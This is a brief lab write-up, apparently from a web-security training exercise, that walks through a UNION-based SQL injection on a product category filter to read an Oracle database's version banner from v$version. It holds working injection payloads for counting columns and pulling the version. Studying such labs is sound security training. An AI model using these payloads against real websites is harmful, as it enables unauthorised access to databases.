


# **Lab: SQL injection attack, querying the database type and version on Oracle**

* Lab Objective: display the database version string.

1. Firstly, configure the place which is vulnerable to SQLi.
2. Try category product filter function (e.g., ***?category=Gifts***) 
3. I’ll guess that the SQL Query will be something like this:
   1. ***SELECT \* FROM products WHERE category=’Gifts’;***
4. When Using ***?category=Gifts'***
5. So try to use UNION and guess number of columns returned.
6. When using this ***Gifts' UNION SELECT null, null from dual -- -***, There is two columns returned, and both of the columns return strings.

******

1. So, use this payload to retrieve database version:
   1. ***Gifts' UNION SELECT banner, null FROM v$version -- -***

******